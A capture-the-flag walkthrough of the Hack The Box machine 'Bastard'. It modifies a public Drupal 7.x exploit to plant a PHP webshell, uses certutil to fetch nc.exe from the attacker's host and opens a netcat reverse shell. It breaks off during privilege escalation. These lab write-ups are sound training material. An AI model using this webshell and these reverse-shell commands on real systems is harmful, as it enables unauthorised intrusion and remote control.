
Bastard
Name: Bastard
Creator: ch4p
Difficulty: Easy
Intro
Bastard was released on 18 Mar 2017 and it is a medium rated Windows box. I had not previously done this box so going into the write-up I had no idea of what to expect.
Getting Started
As is always the case we start off with performing a full port scan against the box to get an idea of what services are available. My preferred command is shown below:
nmap -p- 10.10.10.9 -sC -sV -v -oA full-scan
If running as root this command runs a SYN, or half-open scan against all ports, if running as a user it will be a full connect scan. With the additional flags running default scripts, version detection and creating an output file in various formats.
The scan gives the following results:

Not a whole lot going on, but that Drupal 7 CMS could be interesting, especially if a specific version can be identified. Which looks very possible with the CHANGELOG.txt that is shown in the Nmap output from robots.txt.
Enumeration
Lets check out that changelog and see if we can get a version. It’s also worth checking out the other items from the robots.txt for anything that could be useful.

There we have it, version 7.54. Time to check for any publicly available exploits for it, using searchsploit. However there are a lot of available exploits for this so they need to be narrowed down!

Narrowing this down is easier than it seems. Firstly we can discount all the versions below 7.54. This leaves the several 7.58 exploits and a 7.x. A check of the drupalageddon exploits show they weren’t discovered until 2018, which is after the release of this box, so can’t be the intended method. This leaves the 7.x to check out, and there is a good blog post on the vulnerability here
Exploitation
Checking the exploit script out shows that some small modification is needed, or at least confirmation about the relevant endpoints.
$url = 'http://vmweb.lan/drupal-7.54';
$endpoint_path = '/rest_endpoint';
$endpoint = 'rest_endpoint';
The $url variable can be swapped out for the target, but the $endpoint_path and $endpoint need to be confirmed. Testing the script endpoint in the browser showed it wasn’t a valid path.

From here I used intruder in Burp Pro to check for any valid endpoints. If you don’t have the Pro version don’t bother using this method, a tool like Gobuster, Dirb or WFUZZ will do the job as well.
Using the /usr/share/wordlists/dirb/big.txt it is possible to identify the rest directory with a 200 response.

Testing this in the browser gives us the final piece in the puzzle.

With this information the script can be updated, and I modified the command run to create a simple php webshell. The updated lines are:
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'tiro.php',
    'data' => '<?php system($_REQUEST["cmd"]); ?>'
];
The script can then be executed and we should get confirmation that the tiro.php file has been uploaded.

A quick check in the browser by running whoami in the webshell will confirm that everything is working as expected.

Now that basic code execution has been gained it is time to get a better shell so we can enumerate more and grab that user flag. From webshells I like to upload a better shell and execute that, this time around it will be netcat that I host locally on simple python webserver.
The file is downloaded with the following command:
http://10.10.10.9/tiro.php?cmd=certutil%20-urlcache%20-split%20-f%20http://10.10.14.35/nc.exe%20nc.exe

This can be done in the browser or by using curl if you want. Then it’s a matter of setting up the listener and executing the reverse shell command.
This time around I used curl to run the command, you just need to remember to URL encode those spaces!
curl http://10.10.10.9/tiro.php?cmd=nc.exe%2010.10.14.35%20443%20-e%20cmd.exe
With this shell we can now move onto finding the privilege escalation!
Privilege Escalation
As standard systeminfo is run to get an idea for what state the target is in. Thankfully the output is short and lets us know it is a Server 2008 R2 with no hotfixes applied.

With this being an old server, and no patches applied there are going to be a lot of privilege escalation exploits available. The harder part is going to be finding which ones were likely to be the intended path at the time of release.
Another thing that should be checked is what privileges we have. Using whoami /priv will show the privileges, some of them are more interesting than others.

From that list the SeImpersonatePrivilege being enabled is of interest as famously abused by the rotten and juicy potato exploits. At this point you could throw darts at a list of potential exploits and end up as system. But for this I will use windows exploit suggester in the same way covered in the optimum writeup.
